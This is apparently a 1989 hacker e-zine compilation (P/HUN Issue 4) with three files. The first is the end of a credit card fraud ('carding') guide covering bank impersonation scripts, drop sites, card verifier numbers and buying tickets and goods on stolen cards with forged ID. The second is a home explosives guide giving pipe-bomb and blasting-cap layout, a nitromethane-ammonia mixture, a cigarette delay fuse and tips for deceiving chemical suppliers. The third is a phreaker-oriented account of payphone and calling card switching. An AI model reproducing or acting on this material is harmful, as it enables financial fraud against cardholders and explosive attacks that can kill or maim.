YOU: "Thank you. We will try to restore your credit limit as soon as possible. Until then, please refrain from trying to purchase merchandise on your Citibank Visa Card. Goodbye."

<CLICK>

Neat, huh?

FOURTH- If are a really advanced Carder, you can get fancy and use a credit card formula. Great, you're saying to yourself. GIMME GIMME GIMME! Not so quick. Although several do exist, and I do have a couple of them, I am in a situation in which I am unable to reveal it. If you are particularly smart and intelligent, you can develop it yourself. Actually, it is not that hard if you have the means. MAYBE if you are good at math....

FIFTH- You may try to get credit cards from other people. (friends?) I strongly recommend against this. Usually the cards you get from other people have usually already been used and are either being watched or are already dead.

SIXTH- If you have access to a Credit Union, you can call and "pull" someone else's account. (For instance, if you know someone's name and address, or social security, you can take a look at all of their loans and credit cards. )

#### IX. Advanced "Carding" Techniques

Please, people, I beg of you -- If you have not been carding for a year or two (AT LEAST) do not read this information. It will only confuse you, and even

if you understand it, it will not work as it should unless you have the experience you are lacking. So sit tight and practice with parts I-VIII.

PLEASE!

If, perchance, you happen to have the experience necessary to read on, then enjoy this. The following are simply a few details, hints, etc, that I just left out of the original manuscript due to my horrendous memory. Add to it if you like, and pass it a long. We all need to help each other if we are going to survive. Also, the following are in no particular order except that which they come to my head.

1) For a drop site, you can try to get fancy if need be. I have heard of empty military huts being used as well as empty condos, empty houses whose owners are on vacation, and about a zillion other stories. If you think you have come across something new, think a plan up, think it over, and think it over again. Make sure you have every step down so when you order, pick up, and make your escape, there are no problems. Think about it . . . what harm does it do to spend an hour making sure you didn't overlook something. It is a lot better than going there and getting caught.

2) Sometimes the places you order from will have an online account with a credit record bureau. (Such as TRW, CBI or Transunion) The horrifying fact is that they can verify ONLINE ANY information that you give them. So, you're busted, right? Wrong . . .

If this happens, there is nothing you can do unless you have a lot of power with phones. Chances are, you don't. So play it cool and give an excuse to get off the phone. Just try somewhere else. Also, if you don't do this right, you will probably kill the credit card.

#### X. Credit Unions

Credit Unions basically are databases that hold information of its members. When you apply for a credit card, I think that the application to be a member of a Credit Union is presented also. Since almost EVERY person who owns a credit card has personal information in at least one of these services, then there is no fooling he who has access to these services. Many times in your carding career, you will run into a bussiness who has an online connection to such unions. If you try to present false information they will catch you and follow up with the appropriate actions. (That is, report the credit card you said is yours as dead, call the authorities, etc, etc.)

Two of the major Credit Bureaus in the United States are TRW and CBI. As these two services hold large bases of information on its members (ie, every credit card holder in America), many unauthorized personnel often wish to gain access to them. They are accessed through a computer by calling a Bureau port and entering authorization passwords.

For CBI, the passwords are in the format of nnnllnnn-\*\*, where n=a number 0-9; where l=a letter from a-z; and where \*=any character.

For TRW, the passwords are in the form of 111nnnnnnnn1n1. (using the same key as CBI.)

As you can see from the length and complexity of these passwords, it is literally impossible to hack them. (ie, hack in the sense guess them.) So you are probably wondering how unauthorized persons gain access, huh? Well, we either have inside information or we go trashing. Thats it.

Right now, however, I am not going to go any further into the subject of credit unions. Be aware that they exist, and they can help you as well as hurt you if you don't know what you are doing. At a later date I plan on devoting an entire file to the subject of credit unions, as I haven't seen an up-to-date file in years.

Thats about all. I wish you all good luck, and may your adventures be safe and fun-filled. And if I EVER catch any of you giving out the credit formula (once you discover it..) I am going to personally fly over and kick your ass.

(remember- I have carded tickets around the country many times. There is nothing to stop me from visiting YOUR town.. hahaha)

One final note -- VISA is planning on changing their credit formula within a few years. So if you happen to be reading this many a year down the line, you will most likely discover that some of this is no longer valid. DONT BLAME ME. It was valid at the time when I compiled it.



APPENDIX A

-----

Credit Card Formats

-----

American Express -- xxxx xxxxxx xxxxx

X/    X/    X/

/    |    x

/    |    x

4 digits    6 digits    5 digits

VISA -- xxxx xxxx xxxx xxxx

X\_\_\_\_\_ /

4 digits each group

OR

-- xxxx xxx xxx xxx

X/ X\_\_\_\_\_/

/ 3 digits each

4 digits

Mastercard -- xxxx xxxx xxxx xxxx

X\_\_\_\_\_/

4 digits each group

Discover -- xxxx xxxx xxxx xxxx

X\_\_\_\_\_/

4 digits each group.

## APPENDIX B

-----

Credit Verifiers

235.TXT

1800-554-2265. Use '#' (pound) as control key.

Card Type: 10 = Mastercard

20 = Visa

Bank Identification: 1067

Merchant Number(s): 1411

52

IDEA:: You all know those sex lines (like 800-666-LUST), well they verify your credit card before they let you listen. You might try calling one of these and using it for a while if you have nothing else.

## APPENDIX C

-----

Other Things to Do

## 1] Plane Tickets

It is relatively easy to order plane tickets using a credit card nowadays. And, for convenience, you can order over the phone. Well, look up your favorite airline, call them, and present them with the situation. You would like 2 executive class tickets to Florida [ Ed. Note - If you live in Florida, make it a trip to California ] round trip to be billed to your Visa Credit Card. Oh sure, maam. My credit card number is <blank>. My expiration date is <blank>. My Name is Joe Schmoe. I live at 223 Hard On Lane, Pubic Hair, PA. Oh, and maam, could you PLEEAZE hold the tickets at the airport for me. I will present some identification to pick them up there. Thank you.

It is relatively easy to do this. But, there are a few catches.

A.) Do NOT stay for any long period of time at any one place. After few days, the airline will catch on to what you have done. My suggestion is that you stay for only about 2 to 3 days. Or, if you really want to stay for a long time, get a one way ticket to wherever it is that you would like to go to. Stay however long you want to stay and take another 1 way ticket home.

B.) If you plan on traveling around the country, catch one way tickets around from place to place. And please, USE DIFFERENT AIRLINES!

## 2] Motorcycles

Again, you would be surprised at the amount of work (or lack of it) required to acquire motorcycles on other people's credit cards. I believe you can all see the advantages, so let us get down to the procedure. First, set up an order under a corporate account. You can find these sometimes if you work in a store that would use such cards. (Look over shoulders) Well, I will leave to you the methods to come upon corporate account cards. Once you have them, finish the procedure. Step 2 is to send an "employee" (yourself or a stupid friend) to pick it up. Bring proper identification that was issued from the corporation. (I suggest making your own -- Not very hard). Offer a Voice Mail Box as your business number. It is very common for a high level employee to be absent from his desk. Use your imagination for the rest, and tidy it up to perfect it.

## 3] Travelers Cheques

OKAY, I will admit this is getting out of hand, but what the hell -- For those of you very daring and in possession of a very good form of false identification (Birth Certificate?), you can easily order some American Express Traveler's Cheques for your travels around the world. The number to call is 1-800-777-7337. Using your American Express Credit Card, order some of these "babies" in another name. (For a gift..) Have them delivered as you deem appropriate. Enjoy them thoroughly.

235.TXT

[ Ed. Note: This number is active as of 12-20-88. I don't know if these offer this service year round. Find out! ]

P/HUN Issue #4, Volume 2: Phile 5 of 11

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

# Introduction to Home Explosive Manufacture

Written by:

## Franz Liszt

I do not assume any responsibility in how this information is used; legally or illegally and I do not recommend that one manufacture explosives without a B.A.T.F. licence. Do not worry about possessing this information because the F.O.I.A. allows you to have any information such as this, so as long as it is not classified data.

## INTRODUCTION

I know of all of you phreaks, hackers, etc. out there are interested in any kind of information that the public usually does not publicize. This is why I have wrote this phile - to inform you. I also feel that I should volunteer this information to PHUN because I have obtained much useful information from that publication and others. I think that anyone with good knowledge should teach it to their phriends because we are becoming a dumb race due to the enlightened attitude of the population from influences such as yuppies, geeks, skateboard freaks, subliminal brainwashing, bloated bureaucrats, and lazy legislatures. We must try to become free THINKING people so our brains do not atrophy. Don't let any of the above influences brainwash you into a quivering pathetic mass of gelatin like so many people are now. Use any information from philes you read to benefit you and rid of the bastards out to get you!!!

At any rate, lets get on with it...The field of explosives is a very interesting one to study. It can be fun, and it can be dangerous at the same time. One must exercise great caution when assembling any type of explosive device since most are sensitive to jarring, rough handling, friction, static, and other influences. THIS INCLUDES

MIXING ANY CHEMICALS OR EXPLOSIVES TOGETHER.

DO NOT EVER MIX ANY EXPLOSIVE FORMULA TOGETHER WITH  
ANOTHER UNLESS YOU WANT YOUR BODY EVAPORATED OR AT THE  
LEAST, LIMBS REMOVED OR EYES BLINDED.

If you are uncertain of an explosive formula you have found in an anarchist book or on some BBS, don't make it. As a matter of fact, don't trust to many philes you see and only believe the reputable books such as "The Poor Man's James Bond I & II", the "CIA Black Books", and army field manuals. I also ran across some new books called "Kitchen Improvised Explosives", which can be had from a radical book company called LOOMPANICS UNLIMITED P.O. Box 1197, Port Townsend, WA 98368. They are also a very good source for information but the procedures outlined require more lab apparatus.

It is also a good idea to take some chemistry classes. Take advantage of chemistry in high school if you are still there. You can learn a lot if you pay attention and read ahead of your teacher. Try to get on his good side so he will let you perform "extracurricular activities" in the school lab. You can learn a lot by doing experiments and you can also have access to chemicals and expensive lab ware which I find is necessary to safely make many explosive compounds. If you are out of school, and you want to get serious about explosives, take a chemistry



class or two at your local college. Call your local Technical school if you have one and ask them if they are offering any miners blasting seminars in the future (yes these do exist). If not, call your local bureau of mines and inquire. Some "social engineering" may be necessary when talking to them though.

One should at least go to the local library and look for explosive books and check the encyclopedias for "scratch the surface" information. If you know a little about chemistry, get the book "The Chemistry of Powder and Explosives" by Tenny L. Davis. You can obtain journal footnotes from such books and do further research in "Chemical Abstracts" and "The Journal of the American Chemical Society" along with many others; all obtainable from a halfway decent college library in the reference section.

---

#### EXPLOSIVE TYPES

Basically, there are two types - low and high. The low explosives are chemical compounds such as black powder, flash powder, match head powder, etc. These compounds do not necessarily explode but have more of a burning characteristic. They will propagate into an explosion when confined in a solid container such as a "pipe-bomb" so the gases they produce can expand forcefully instead of burning away in the open

air. Black powder for instance detonates at about 300 meters per second, which roughly means if you make a "train" or line of it 300 meters long, and detonate it with a blasting cap at one end of the train, the chain reaction and decomposition of the whole train will take one second. And black powder releases about 12000 PSI when confined in nominal 2" water pipe with a wall thickness of 1/8" and detonated with a No. 8 blasting cap (this is a standard size blasting cap that coal miners and the military uses). Notice I said that it must be detonated. You cannot just stick a wick in the pipe and light it because more that likely it will only burn and make a big fire. I will talk more about detonation later. 2,4,6-Trinitrotoluene (TNT) detonates at about 7400 meters per second when cast loaded into a container. TNT is a high explosive and its subsequential confinement in a container is not as important as with low explosives. High explosives are chemical compounds that will explode regardless of containment. You could lay a big pile of TNT on the ground, lay a blasting cap on top of it, light the wick, and the whole mess will still explode. High explosives undergo a chemical reaction of decomposition in less that a millionth of a second. All of the energy is released instantaneously. Low explosives, such as black powder have more of a burning characteristic. High explosives not only detonate much quicker, but also release more energy. TNT releases about 4.24 million PSI and the military explosive C-4 releases about 5.7 million PSI and detonates at 8100 meters per second!

## DETONATION

Most high explosives are not capable of detonating without being set off or initiated with another explosion. This is done with the help of those neat little goodies called blasting caps. They contain medium to high explosives also, but their chemical composition(s) are unstable and will detonate when fire or spark is introduced to them. You may ask then why not just use blasting cap explosive instead of regular high explosives. Well, blasting cap materials are VERY sensitive to shock, friction, etc. and are also not as efficient as regular high explosives.

Anyway, the blasting cap is usually placed in the high explosive in a well dug in the high explosive. An example would be like this in a pipe bomb:

```

      _____ Blasting cap
      /
      !-- * --!
      !  *  !
      !  *  !
      !      !_____ Pipe bomb
      !      !
      !      !

```

235.TXT

```
!      !  
!      !  
!-----!
```

(please excuse the ASCII drawing)

When the cap is detonated, the explosive wave it generates is directed downward and detonates the high explosive in a "chain reaction".

This is why the bottom of the explosive container should be placed on the target. The peak of the propagated explosive wave will be at the bottom of the explosive charge...

At any rate, I do not suggest that one attempts to manufacture blasting caps without knowledge in explosive handling safety and also the proper laboratory procedures when making the blasting cap explosive itself.

I have made over 300 blasting caps without an accident. I also take very careful precautions before assembling the caps and I have a properly equipped laboratory to synthesize the explosive material. I always work in a controlled environment with accurate measuring equipment for any explosive experiment I partake in. It is necessary to work under a lab fume hood to vent any toxic gases produced during experiments. It is also

a good idea to ground yourself and your work area so static electricity doesn't wreak havoc and blow your chemical up in your face.

IT IS GOSPEL TO FOLLOW DIRECTIONS WHEN DOING ANY EXPERIMENT. ESPECIALLY WITH EXPLOSIVES. Outline your explosive production procedure before proceeding with any experiment.

Refer to literature at your local library concerning blasting cap mfg. before you attempt to make them. The book I mentioned "The Chemistry of Powder and Explosives" covers the subject very well. There are also some good books available from Paladin Press on explosive manufacture and the blasting cap manufacture.

It is possible to create blasting caps in a "kitchen" type environment, but I do not recommend it because of the dangers involved when making the explosive components. Many of the starting materials are corrosive and toxic. Blasting cap explosives are also VERY sensitive. More so than nitroglycerine in some cases. For instance, Lead azide, the most popular blasting cap explosive today, when synthesized improperly, can grow into crystals in the starting agent solution and spontaneously explode just because of improper stirring and/or cooling. Very easy mistake to do. Mercury fulminate, one of the cheapest and easiest to synthesize, produces toxic gases when synthesizing. When the finished product is dry, it is sensitive to a 2cm drop of a 5 lb. weight. THAT IS SENSITIVE!

ALTERNATIVE:

After all of this negative talk of blasting caps leaves much to be desired. But there is an alternative to using blasting caps if one has access to firecrackers such as M-80's, M-100's, M-200's, cherry bombs, Maroons, etc. These little bombs themselves are sufficient enough to detonate many high explosives. All of the "nitro" compounds will detonate with one of these firecrackers. Their use would be the same as the blasting cap - inserted in a little "well" made in the explosive charge, sealing off, and their fuse ignited accordingly.

---

MAIN EXPLOSIVE CHARGE

This is the big working explosive. The one that does the big damage. It should be handled with the same precautions as blasting caps, but in many cases, can be as safe as handling fertilizer.

Some examples of common high explosives are ditching dynamite, gelatin dynamite, ANFO (ammonium nitrate fertilizer/fuel oil), TNT, PETN, RDX, military plastics, and even smokeless powder.

These explosives are easily made in some cases, and dangerous at the same time. Since it is beyond the scope of this article, I must refer everybody to your local library, the books I have mentioned, or most of the "unusual" book publishers. Just do research in all possible material before grabbing a book and running out, buying the chemicals, and throwing stuff together. Get yourself a few of the "black-books", the "Poor Man's James Bond volumes", etc. and compare them with each other. Don't trust any unheard of publishers or books.

It goes the same for the main charge; if one doesn't have access to the necessary chemicals, one can improvise. For instance the smokeless powders available from gunsmith's and reloading shops contain high-explosives such as nitrocellulose and nitroglycerine. They are called double based propellants. An example is made by Hercules Powder co. called "Bullseye" pistol propellant. It contains:

48% Nitroglycerine

50% Nitrocellulose

2% Flash suppressants, stabilizers, etc.

It will detonate at about 7200 meters/sec. when firmly packed in 2 inch wide, schedule 40 hardened steel pipe. It detonates with 2,000,000 PSI also. This should suffice for many operations.

I myself placed 1 1/2 pounds of the powder in a three pound coffee can and detonated it with an M-80 firecracker and it left a ditch in hard packed clay-soil about 2 feet deep and 3 feet wide! It was simply placed on the ground with the bottom of the can down. The blast was plainly heard indoors 1 mile away! Please if you attempt such a blast, make sure you give yourself ample time to get at least 300 yards away and don't detonate it near any buildings within 50-75 yards because the air-blast will possibly crack their windows. I usually use a lit cigarette placed on the fuse of the cap or firecracker. This will give you about 10 min. delay depending on the temperature and wind conditions. Packing the cigarette will give a longer delay.

Another good explosive, if you prefer a liquid explosive is a mixture of Nitromethane and amine based compounds such as aniline, ethylenediamine, and for anyone that can't obtain the above chemicals, regular household ammonia will work as long as it is the clear non-detergent brand.

The Nitromethane can be had from any "speed-shop" or race car parts supplier. It usually runs about \$20 to \$30 bucks a gallon. Simply mix the two liquids: 96% nitromethane and 4% ammonia (by weight). This explosive has the disadvantage of being somewhat insensitive. You need at least a No. 8 blasting cap to detonate it. It only need be confined in any kind of capped bottle and the blasting cap inserted in the neck. The blasting cap should be dipped in wax before immersion in the liquid explosive.

Some Nitromethane manufactures add a indicator dye that turns purple when



the liquid becomes dangerously explosive. So, when you mix your ammonia with the Nitromethane and the solution turns purple, you know that you have done well!

---

#### OBTAINING CHEMICALS AND LAB WARE

Getting your chemicals and lab ware can present a problem in some cases. In order to order laboratory chemicals, one must be a company, or try to prove that you are a company. Most suppliers don't like to sell to individuals in fear of clandestine drug and explosive manufacture. Those same companies also can be fooled easily with homemade letterhead also. For those of you with laser printers, the sky is the limit. If you don't have a laser printer, you should visit your local print shop. First, simply call the chemical companies and request for a catalog. You must get on the phone and say something on the order of:

"Hello...this is C.B.G. Water Treatment Corp., may I speak to sales please? I would like to order your most recent catalog..."

When you get catalogs from different companies, compare their prices and shipping charges. Make sure you don't order a set of chemicals where it is obvious you are making something you don't want them to know you are making. A suspicious order would be Nitric & Sulfuric acid and glycerine. This would be obvious that you are going to produce nitro-glycerine. Spread out your orders and orders between companies. Also

be careful of watched chemicals. The drug enforcement agency watches certain orders for certain chemicals. They usually say something on the order of under the listing of the chemical entry in the catalog "only sold to established institutions." It just so happens that certain explosive synthesis requires the chemicals as some illicit drug production.

Go to your local library in the reference section. Get the THOMAS REGISTER It is a set of books that list addresses of industrial suppliers. Look under chemicals for addresses.

I do know of one company called Emerald City Chemical in Washington. They only require that you be at least 18 years of age. No letterhead necessary.

I suggest staying away from Fisher Scientific, Seargent Welch, Sigma & Aldrich Chemical companies because they are either expensive, only sell to schools, or watch for illegal or suspicious chemical orders. I noticed that a lot of you phreaks out there live in New York; so stay away from City Chemical Co. I was informed that they closely watch their customers also.

Don't make some letterhead for Jo Blow's Sewing Machine Repair and order complicated chemicals like 2,3,7,8-tetrachlorodibenzo-p-dioxin, bis-2-

ethylhexy-diadipate, 3,4-diaminofurazain, or pharmecitucal type chemicals or any kind of chemical that looks like a foreign language. It looks VERY suspicious and your address will be forwarded to your local FBI or DEA office pronto. Nowadays you really got to watch what you order thanks to our bleeding heart liberals worrying about kids blowing their hands off trying to make firecrackers, or folks making controlled drugs in their basements.

---

#### CONCLUSION

I hope this information is of some use to you. Just remember that it is a federal offense to manufacture and transport explosives or explosive devices without a B.A.T.F. licence.

Also keep in mind that if you do decide to make yourself some bombs, just remember NOT TO TELL ANYONE! If you tell someone, that is just the added risk of getting caught because your "buddie" was a stool pigeon. BELIEVE ME - chances are if you tell someone, others will find out from gossip and you will be the alias "mad bomber" of your town. If someone happens to see any lab equipment or if your neighbors smell any strange chemical smells around your home, they might even think you are making drugs, so be careful. If you tell your friends of your activities, don't be surprised if you see a gunmetal grey Dodge Diplomat with a dozen

antennas protruding from it sitting across the street with a guy in it watching your house with a spotting scope...

DO NOT SELL explosives to ANYONE without a licence. If they get caught, the feds will plea-bargan with them and find out where they got the bombs and of course your buddie will tell them so he gets a reduced sentence. They WILL get a search warrant with no problem and proceed to ransack your premises. I know of a person that was in a similar situation. He didn't have any explosives in his house, but they seized his chemicals because of the complaint filed. Subsequently, the feds kept up pretty good surveillance on him for quite a while.

Use this information with caution and don't blow yourself up!

-----

Feb. 20, 1989

Brought to you by

Franz Liszt,

and The Manipulators...

=====

NOTICE: THIS FILE MAY ALSO BE RELEASED IN A 'YET TO COME' NEWSLETTER.

```
*****
* *                P/HUN Issue #4, Volume 2: Phile 6 of 11                * *
* *                DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD * *
* *                                                         * *
* *                Traffic Service Position System(TSPS) No. 1B            * *
* *                                                         * *
* *                Call Processing and Explanation                        * *
* *                Part One                                              * *
* *                                                         * *
* ***** *
* ***** *
* *                                                         * *
* *                - Coin Stations and ACTS                             * *
* *                - Calling Card Service                               * *
* *                and                                                  * *
* *                - Billed Number Screening                            * *
* *                - Busy Line Verification                             * *
* *                                                         * *
* ***** *
* ***** *
* *                                                         * *
* *                Written By. . . Phelix the Hack                      * *
* *                                                         * *
```

## 235.TXT

```
* ***** *
* ***** *
* *
* * The author hereby grants permission to reproduce, redistribute * *
* * or include this file in your g-file section, electronic or print * *
* * newsletter, or any other form of transmission of your choice, * *
* * pending the fact that it is kept intact and in its entirety, * *
* * with no additions, alterations or deletions of any of the info * *
* * included below. * *
* *
* * Phelix the Hack Feb. 1989 * *
* *
* ***** *
```

### 1.0 Introduction

=====

The purpose of this file is discuss and describe the general system architecture and processing of certain calls handled in a Traffic Service Position System (TSPS) No. 1B office. From here after, any reference to the anacronym - TSPS, will be used to describe the Traffic Service Position System 1B. Whereas TSPS processes a wide variety of call types (listed below), this

file will deal primarily with only a few types which I feel to be of special interest and importance to the phreak/hack community. Future files on TSPS will continue to expand upon the information presented here, and will discuss additional call types and processing.

The types of calls, elected to be discussed in this file will fall primarily within the three following categories:

- 1) Coin Station Calls (Payphone) and ACTS call processing.
- 2) Calling Card Service and Billed Number Screening.
- 3) Busy Line Verification

## 2.0 Table of Contents

=====

### Section Description

=====

- |   |                                                         |
|---|---------------------------------------------------------|
| 3 | Anacronyms and Abbreviations used throughout this file. |
| 4 | General overview of call types.                         |
| 5 | General call processing for Coin and CC Services.       |
| 6 | Coin Station.                                           |
| 7 | Calling Card Service.                                   |

- 8      Busy Line Verification
- 9      Conclusion : Acknowledgements and References.

### 3.0 Anacronyms and Abbreviations

=====

The following is a list of anacronyms and abbreviations commonly used throughout this file. Due to the large number of times each appears, from this point on the abbreviations will be used the majority of the time.

- |        |                                      |
|--------|--------------------------------------|
| - TSPS | - Traffic Service Position System    |
| - ANI  | - Automatic Number Identification    |
| - ANIF | - ANI Failure                        |
| - ONI  | - Operator Number Identification     |
| - H/M  | - Hotel/Motel                        |
| - DLS  | - Dial Line Service                  |
| - ACTS | - Automated Coin Toll Service        |
| - CCS  | - Calling Card Service               |
| - BNS  | - Billed Number Screening            |
| - OST  | - Originating Station Treatment      |
| - SOST | - Special Operator Service Treatment |



## 235.TXT

- OPCR                      - Operator Actions Program
- RQS                      - Rate Quote System
- PTS                      - Position and Trunk Scanner
- RTA                      - Remote Trunk Arrangement
- DDD                      - Direct Distance Dialed
- AMA                      - Automatic Message Accounting
- CAMA                     - Centralized Message Accounting
- RBOC                     - Regional Bell Operating Company
- MF                       - Multi-Frequency
- DTMF                    - Dual Tone Multi-Frequency
- CDA                      - Coin Detection and Announcement
- SSAS                     - Station Signaling and Announcement Subsystem
- SPC                      - Stored Program Control
- T&C                      - Time and Charge
- PIN                      - Personal Identification Number
- RAO                      - Revenue Accounting Office
- NPA                      - Numbering Plan Area
- CCIS                     - Common Channel Interoffice Signaling
- APF                      - All PINs Fail
- OTC                      - Operating Telephone Company
- ICVT                     - InComing Verification Trunk
- OGVT                     - OutGoing Verification Trunk
- INTT                     - Incoming No Test Trunks

#### 4.0 General Overview of Call Types

=====

All call processing can be broadly thought of as the processing of a service request (by an operator or a customer) thru connection, talking state, and disconnection. Call types can be classified into the following two major groups: (Although no definite line can be drawn, in that the groups often overlap each other.)

#### 4.1 Customer Originated Calls

=====

The first category of calls are those which can be classified as customer originated. In an effort to keep with the three main types discussed here, some of the call types listed will not be explained.

##### 4.1.1) 1+ Calls

=====

- DDD calls
- Calls with ANIF or ONI
- H/M calls

- CAMA calls
- 900 Dial Line Service (DLS)..."Dial a Vote"
- NonCoin transfers from offices with out billing equipment
- Coin Calls...Discussed later in greater detail

#### 4.1.2) 0+ Calls

=====

- Calling Card Service (CCS) Calls
- Billed Number Screening (BNS) Calls
- Originating Station Treatment (OST)..Third Party Billing, Collect..

#### 4.1.3) 0- Calls

=====

- OPCR ...Standard RBOC(or Equivalent) "0" operator

#### 4.1.4) International Call Handling (ICH) ...Overseas Calls

=====

#### 4.1.5) Automated Quotation Service and H/M calls

=====

### 4.2 Operator Originated

=====

The second category of calls handled by TSPS are operator originated, and are normally only initiated after a response to a customers request. These calls are of a nature that require operator intervention in order to complete.

Examples: BLV/EMG INT, collect, third party billing...

#### 4.2.1) Special Operator Service Traffic (SOST)

=====

- These include calls which must be transferred to a SOST switchboard before they can be processed. Examples: Conferences, Appointment, Mobile...

#### 4.2.2) Delayed Calls

=====

#### 4.2.3) Operator Service Calls

=====

- Customer/ Operator requested Rate and Route information ( RQS )

#### 4.2.4) CAMA Transfer Calls

=====

- Includes ANIF and ONI
- Transfers from areas without billing equipment

#### 4.2.5) Busy Line Verification (BLV)

=====

- The Busy Line Verification allows a TSPS operator to process a customers request for a confirmation of a repeatedly busy line. This service is used in conjunction with Emergency Interrupts and will be discussed later in more detail.

#### 4.2.6) Inward Calls

=====

- An inward call requires a TSPS operator to provide services which the customers originating operator is not able to provide. Ex: connection to a hard to reach number, BLV/EMG INT, CCS billing validation...An inward call can be originated with any of the following arrival codes:
  - 121 : NonCoin code...standard inward connection
  - 1150 : Coin code
  - 1155 : Noncoin with T&C code
  - 1160 : TSPS operator assisted inward CCS validation
  - 1161 : Automated inward CCS validation for non TSPS operator with DTMF touch tone signaling.
  - 1162 : Automated inward CCS validation for non TSPS operator with MF signaling.

## 235.TXT

- Examples of the above codes:
- KP+NPA+121+ST gets inward operator in NPA selected with only INWD key illuminated, indicating call connected to position in an inward call.
- KP+1161+ST gets automated CCS validation that responds to DTMF tones.

### 5.0 General Call Processing for Coin Stations and CCS

=====

This section will deal with the processing that occurs during all customer initiated calls, and can be applied to both Coin and CCS calls. The following processes are presented in the order which they would normally be handled.

#### 5.1) Trunk Seizure

=====

- When a local office seizes a trunk in response to a customer request (i.e.- A customer has picked up the phone, placing it off-hook), current flows thru the circuit, changing the state of the ferroids (i.e.- scan points ) from an on-hook to an off-hook position. When

this change is determined by the PTS (Position and Trunk Scanner) at the RTA (Remote Trunk Arrangement) to be an actual off-hook transition, and not merely a flash (tapped switch hook), it is taken as a request for service.

## 5.2) Digit Reception

=====

- After a trunk is seized the local office sends the called and calling number to the TSPS by means of MF pulsing. A Base Remote Trunk is connect to the MF receiver, which then proceeds to output the MF digits. The digits are received and registered on ferrods by the PTA in the order in which they were received. The called number is the number dialed by the customer and consists of either 7 or 10 digits; the calling number is determined by the local office ANI equipment or by ONI, in case of ANIF.

## 5.3) Bridging a Position

=====

- An idle occupied position is then bridged onto the call by a connection to the TSPS. If operator service is required after connection to a position, the operator is prompted by a "zip" tone, and is alerted by a KIND OF CALL lamp, which provides information as to whether the call is coin, noncoin, 0+, 0-...If no operator service is required, the MF digits are outputted along the

appropriate routing.

#### 5.4) Call Connection

=====

- If operator action was needed, upon the operators disconnect of the line (position released), the network connection between the the TSPS trunk and the base remote trunk is severed. The established through connection is now placed in a call floating (talking) state until disconnect.

#### 5.5) Call Disconnection

=====

- Both ends of a connected call are monitored for an off-hook state change, which upon indication, must occur long enough to be recognized as an actual disconnect (and not merely a flash...). Another manner of disconnect is from a called party Time Released Disconnect (TRD), which is employed to limit billed party liability and release network connections. Example: A customer requests a disconnect after x number of minutes, or after \$x.xx. The final action in a disconnect is to return the TSPS trunk to an idle position, which then awaits recognition of another service request.

#### 5.6) AMA Data Accumulation and Reception

=====



registered, and prepared for billing. The following is just some of the information that is recorded on disk for processing.

- Call Connect
- Elapsed time
- Signaling Irregularities
- WalkAway Toggle (coin station fraud...discussed later)
- Type of number billed

## 6.0 Coin Station Calls and ACTS Processing

=====

In general, coin station calls can be divided into 1+, 0+ and 0- originated calls, not including 0+ and 0- CCS calls which will be discussed later in this file. All calls falling into these categories go through the following basic operations, many of which were described in section 5 of this file. (The [] indicate operations that may or may not be present, depending on the type of call placed)

- 1) Trunk Seizure

- 2) Digit Reception
- 3) Bridging a Position [and Coin Detection and Announcement (CDA)]
- 4) [Operation Action and] Digit Outpulsing.
- 5) Talking Connection
- 6) Call Disconnect
- 7) AMA Processing

## 6.1 Automated Call Processing

=====

All coin station calls requiring coin input from the customer are handled by the Automated Toll Services (ACTS) which is implemented by the Station Signaling and Announcement Subsystem (SSAS). The SSAS automates the initial contact on most 1+ (station paid) toll calls, by transmitting an announcement requesting the initial deposit from the customer, and counting the deposits. If an unusual delay occurs during the coin deposit period, the SSAS will prompt the user for the remaining deposit needed to complete the call. Upon completion of sufficient deposit, SSAS provides an acknowledgement announcement thanking the customer, and then causes the outpulsing of the called digits to be handled by the Stored Program Control (SPC). This delay in outpulsing prevents free, short duration messages and keeps the audible ring of the called party from interfering with coin detection signals. Any customer over-deposit

is automatically credited towards overtime charges. SSAS can accommodate initial periods of up to 6 minutes, at the end of which the local office rate schedule is accessed and announcement may or may not notify the customer of the end of initial period.

## 6.2 Operator Intervention

=====

If at any time during the coin collection period, a customer fails to deposit the sufficient funds (within a specified time period), or a flash is registered on the switchhook, a TSPS operator will be bridged onto the call. In this event SSAS will monitor the coin deposits via a type I CDA circuit; however all automated coin announcements will be suppressed. All calls originating from postpay coin stations must initially be handled by an operator, in that postpay coin stations lack coin return equipment, and cannot return deposited coins (i.e.- Postpay stations do not have a coin hopper, only a coin box). This physical restriction requires the operator to verify that the correct party has been reached (and goes off-hook), before the customer makes any deposit. Upon verification, a type II CDA circuit is connected to count and monitor the coin deposits. This type of circuit is also connected whenever there is a large amount of change associated with the call. This is because the coin hoppers on standard payphones, can only handle limited deposits. If a deposit exceeds the hopper limit, an operator will be bridged to the circuit to make a series of partial collections.

### 6.3 SSAS Fully Automatic Criteria

=====

The SSAS fully automates 1+ coin station calls (ACTS) if and only if all of the following conditions are met. Failure to meet any of these conditions results in operator intervention.

#### 6.3.1) ACTS Converted Trunk Group

=====

- Coin Stations must be converted to provide DTMF coin deposit signals that the CDA can recognize.

#### 6.3.2) Machine Ratable

=====

- The TSPS must receive sufficient rating information; failure to do so will result in operator intervention.

#### 6.3.3) Successful ANI

=====

- If ANIF or the call is ONI, an operator must be added to the circuit to record the calling number.

#### 6.3.4 Cannot Be a Postpay Station

=====

- See previous explanation of postpay stations (6.2).

#### 6.3.5 Cannot Have Large Charges

=====

- See previous explanation (6.2).

### 6.4 Fraud Detection and Prevention

=====

If a calling customer goes on-hook (hangs up), at the end of a conversation and charges are still due, TSPS automatically sends a ringback signal to that station in the attempt to get the customer to pick up the phone. If the calling party answers, an ACTS overtime charge message is made requesting the customer to deposit the remaining amount due. At any time during this message, an operator may be connected to the circuit and harass the customer for payment. If however 5 rings with a 4 second interval occur without an off-hook state change, TSPS assumes a walkaway, and a registered traffic counter is flagged, a walkaway bit set, and the amount due is all registered as AMA data.

Whenever the called party is off-hook, ACTS is susceptible to generated coin signals (Red Box Tones). In an attempt to prevent this fraud, a special type

II CDA is employed: Two-wire trunks are isolated between forward and back party to monitor coin deposits. The talking path maintains conversation by being routed through the type II CDA. When coin signals are detected, the SSAS informs TSPS that a called party fraud is suspected. If more than one detection occurs on one call, TSPS flags a fraud indicator on the calls AMA record. NOTE: A trunk group may or may not detect and/or record this information depending on office criteria.

#### 7.0 Calling Card Service and Billed Number Service

=====

